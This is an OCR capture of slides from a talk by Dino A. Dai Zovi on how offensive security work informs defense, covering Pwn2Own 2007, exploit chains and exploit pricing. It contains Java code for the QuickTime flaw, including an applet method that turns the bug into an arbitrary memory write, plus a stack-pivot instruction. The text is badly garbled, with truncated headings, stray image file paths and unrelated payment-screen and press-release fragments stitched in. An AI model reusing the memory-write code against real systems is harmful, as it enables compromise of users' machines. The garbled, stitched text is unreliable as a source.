How Offensive Security Made Me Better at Defense

Dino A. Dai Zovi

~~The Defenc~~

Security En

er's


na

~~"Defenders have~~ ~~ght once."~~

"Security engine ble in the face
of malice, error, ls, processes,
and methods ne ems, and to
adapt existing s


ity

ring



A Hacker’s Journey From Offense to Defense


Got Root?


Information Operations
Red Teaming and Assessments
ADVERSARIAL MODELING
RESEARCH
TACTICAL RESPONSE
ATTACK TOOLS
SCADA
WIRELESS
TRAINING
ASSESSMENT SPECTRUM
INFRASTRUCTURE
IDART™
Information Design Assurance Red Team
Sandia National Laboratories

2007-04-20-14:54:00 First Mac Hacked Cancel Or Allow

One OSX box has been owned! At this point all we can say is there is an exploitable flaw in Safari which can be triggered within a malicious web page. Of course all of the latest security patches have been applied. This one is 0day folks. Technical details will be forthcoming as the winner works out the release. There is still one more Mac to go. (the same flaw cannot be used again, but other Safari bugs are allowed)

Just to review the rules, the first box required a flaw that allows the attacker to get a shell with user level privilages. The second box, still up for grabs, requires the same, plus the attacker needs to get root.

2007-04-20-12:30:00 Attack the browser

There has not been a successful attack. Time to expand your attack surface. Email links to <pwn2own [at] cansecwest.com> and we will visit them from the target machines using Safari.

2007-04-19-12:30:00 Gentlemen Start Your PWNing

The Prizes are on the "pwn-2-own" SSID ... the 2.3Ghz 15" Macbook Pro is on 192.168.0.42 and can be yours if you follow the instructions in the home of the default user, and the 2.3Ghz 17" Macbook pro is on 192.168.0.43 and can be yours if you follow the instructions in the filesystem root (this one will need admin compromise).

```
public QTPointerRef toQTPointer(int offset, int length)
{
    length = (length + offset <= getSize()) ? length : getSize() -
offset;
    lock();
    return new QTPointerRef(lockAndDeref(offset), length, this);
}
```

```
static void doBoundsChecks(int sourceOffset, int sourceSize,
                           int readLength, int elementSize,
                           int destinationOffset, int destinationSize)
    {
        if(sourceOffset + readLength * elementSize > sourceSize ||
           destinationOffset + readLength > destinationSize ||
           sourceOffset < 0 ||
           destinationOffset < 0)
            throw new ArrayIndexOutOfBoundsException();
        else
            return;
    }
```

```
public class Lambda extends Applet {

    /*
     * You are not expected to understand this.
     */
    public void write4(int what, int where) {
        try {
            if (QTSession.isInitialized() == false)
                QTSession.open();

            QTHandle qth = new QTHandle(0, false);
            QTPointerRef qtpr = qth.toQTPointer(0x7fffffff, 0x7fffffff);

            int base, size, top;

            base = QTObject.ID(qtpr);
            size = qtpr.getSize();
            top = base + size;

            int word[] = new int[1];
            word[0] = what;
            int index = where - base;

            qtpr.copyFromArray(index, word, 0, 1);
        }
        catch (QTException qte) {
            throw new RuntimeException(qte.getMessage());
        }
    }
```


NO MORE
FREE RIDES

```
xchg rax, rsp
```


£79.00
MasterCard 3577
Enter PIN
1
2
3
4
5
6
7
8
9
C
0
mastercard

CAPSULE8

About Capsule8


Capsule8 is a cybersecurity company providing cloud workload protection for enterprise infrastructure. The company's signature product provides detection and resilience for Linux operating systems found across the spectrum from cloud to on-prem data centers, including containerized, virtualized, or bare metal environments.


SOPHOS

Company

Home > Company > Press > Sophos Acquires Capsule8 to Bring Powerful and Lightweight Linux Server and Cl...


Sophos Acquires Capsule8 to Bring Powerful and Lightweight Linux Server and Cloud Container Security to its Adaptive Cybersecurity Ecosystem (ACE)


12:00
$10
USD
1 2 3
4 5 6
7 8 9
. 0
Request
Pay
$10
From Cash Balance
Pay
To: Name, $Cashtag, Phone, Email
For: Add a note
Send as: Cash Stock Bitcoin
SUGGESTED
Diego Martinez
$dmartinez215
Katherine Hall
$kathall80
$10
From Cash Balance
Next
To: Diego Martinez
For: Happy Holidays!
Send as: Cash Stock Bitcoin
SUGGESTED
Diego Martinez
$dmartinez215
Katherine Hall
$kathall80
space
return
123



NCIPHER



$35.42
Insert, tap, or swipe
VISA


$24.58
Tap or insert


12:37
Tap to Pay
Square
Hold card to back of phone
Tap to Pay
$35.00

How Offensive Understanding Helps Defend


Malicious HTML/JS Execution
Chrome 10
IE 8/9
FF 4
WebKit Vulnerability
IE Vulnerability
Java Vulnerability
Firefox Vulnerability
ASLR Bypass
ASLR Bypass
ASLR Bypass
DEP Bypass
DEP Bypass
DEP Bypass
Sandboxed Low Integrity Native Code Execution
Low Integrity Native Code Execution
Medium Integrity Native Code Execution



Sandboxed Low Integrity Native Code Execution
Sandbox escape
Medium Integrity Native Code Execution
Local Privilege Escalation
Admin User RCE
M-H Integrity Escalation
High Integrity Privileged RCE
Integrity Escalation
Low Integrity Native Code Execution
Kernel exploit
Install Rootkit
Privileged Host Persistence

Conjecture

- "APT" attacks must scale according to resources at the attacker's disposal
  - "Aurora" campaign wasn't just against Google, or only 34 targets, but apparently against thousands of organizations (Reuters)


houses-head
- It’s never Lupus. 0day


“IT’S NOT MAGIC.
IT’S TALENT AND SWEAT.”


FX

ZERODIUM Payouts for Mobiles*


FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

iOS
Android
Any OS


Up to $2,500,000								1.001 Android FCP Zero Click (Android)	
Up to $2,000,000								1.002 iOS FCP Zero Click (iOS)	
Up to $1,500,000							2.001 WhatsApp RCE+LPE Zero Click (iOS/Android)	2.002 iMessage RCE+LPE Zero Click (iOS)	
Up to $1,000,000							2.003 WhatsApp RCE+LPE (iOS/Android)	2.004 SMS/MMS RCE+LPE (iOS/Android)	
Up to $500,000	3.001 Persistence (iOS)	2.005 WeChat RCE+LPE (iOS/Android)	2.006 iMessage RCE+LPE (iOS)	2.007 FB Messenger RCE+LPE (iOS/Android)	2.008 Signal RCE+LPE (iOS/Android)	2.009 Telegram RCE+LPE (iOS/Android)	2.010 Email App RCE+LPE (iOS/Android)	4.001 Chrome RCE+LPE (Android)	4.002 Safari RCE+LPE (iOS)
